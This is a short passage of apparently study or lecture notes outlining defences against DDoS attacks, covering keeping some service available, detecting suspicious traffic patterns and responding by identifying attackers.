  - Aim is to still be able to provide some service when under DDoS attack
- Detection
  - Aim to quickly detect an attack and respond (minimise the impact of the attack)
  - Detection involves looking for suspicious patters of traffic
- Response
  - Aim to identify attackers so can apply technical or legal measures to prevent
    - Cannot prevent current attack; but may prevent future attacks